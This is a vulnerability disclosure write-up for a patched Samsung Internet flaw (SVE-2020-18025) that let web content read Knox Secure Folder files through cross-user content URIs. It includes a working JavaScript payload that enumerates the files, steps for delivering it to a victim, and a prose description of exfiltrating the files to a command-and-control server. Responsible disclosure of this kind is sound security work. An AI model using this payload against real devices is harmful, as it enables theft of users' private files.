Bypass Samsung Knox protection to read files stored in a secure folder | Android

Description: Samsung Knox utilizes Android’s multi-user framework to create an isolated environment (Secure Folder) for sensitive data. A high-severity vulnerability was discovered in Samsung Internet where unnecessary permissions granted to the application allowed for unauthorized cross-profile access.
By manipulating the Content URI authority to include the target user ID (e.g., content://150@media…), an attacker can leverage these excessive browser permissions to bypass user isolation restrictions. This allows malicious local scripts to directly access and enumerate files stored inside the locked Secure Folder instance without authentication.
Severity: High | SVE-2020-18025
Vulnerability Introduction
Android uses UID isolation to separate the primary user (User 0) from the Secure Folder (e.g., User 150). Typically, an app in User 0 cannot access data in User 150 without explicit, high-level system permissions (such as INTERACT_ACROSS_USERS).
The root cause of this vulnerability, as confirmed by Samsung, was that unnecessary permissions were granted to the Samsung Internet browser (versions prior to 12.1.1.36).
Because the browser held these excessive privileges, it was capable of crossing the Knox isolation boundary. The browser did not restrict untrusted web content from using this capability. Therefore, when an attacker provides a specific URI like content://150@..., the browser (acting as a “confused deputy”) utilizes its unnecessary system permissions to fetch the file from the Secure Folder and deliver it to the attacker, bypassing the intended security model.
Vulnerability Reproduction:
Identify the Secure Folder User ID: Obtain the user information in the multi-user storage environment via ADB:
1
adb shell pm list users
Output:
1
2
3
 UserInfo{0:rahul:1} running

 UserInfo{150:Secure Folder: } running
(Note: User 150 identifies the Secure Folder)
Construct the Attack Vector: The goal is to access files using the cross-profile syntax that the browser’s permissions allow it to resolve:
1
 content://150@media/external/file/file_number
Deploy the Enumeration Script: The following HTML/JS payload acts as an oracle. It attempts to load Secure Folder files as scripts. If the file exists, the browser (using its high privileges) loads it, triggering onload. If it fails, onerror triggers the next attempt.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
 <script>
 var scriptElement = document.createElement("script");
 var i = 0;

 function next() {
     scriptElement.onerror = function() {
         i++; // File not found, try next ID
         document.write('Scanning ID: ' + i + '<br>');
         next();
     };
     scriptElement.onload = function() {
         foundIt(); // File found!
     };
     // Attempt to load file from User 150 (Secure Folder)
     scriptElement.src = "content://150@media/external/file/" + i;
     document.body.appendChild(scriptElement);
 }

 function foundIt() {
     alert("Found Secure File: " + scriptElement.src);
 };

 next();
 </script>
- Execution:
- Send this HTML file to the victim (e.g., via WhatsApp or Download).
- When the victim opens the file using Samsung Internet, the script executes.
- The browser uses its system permissions to query the Secure Folder.
- When a valid file ID is found, the path is alerted (or can be exfiltrated to a remote server).
- Data Exfiltration: Once a valid URI is known (e.g., content://150@media/external/file/1002), the attacker can open this link directly in the browser to view the image or use XHR to upload the binary data to a command-and-control server.
Proof of concept
Timeline
12/06/2020: Issue reported
15/06/2020: Security analyst assigned
24/07/2020: We needed an additional time to review the issue with our internal stakeholders.
14/08/2020: We confirmed the vulnerability from your finding and concluded the severity of the vulnerability is High.
15/09/2020: Bounty rewarded $3750
05/10/2020: SVE-2020-18025, We completed our security update and the reward process, as applicable. So, we are now closing this issue.
Thank you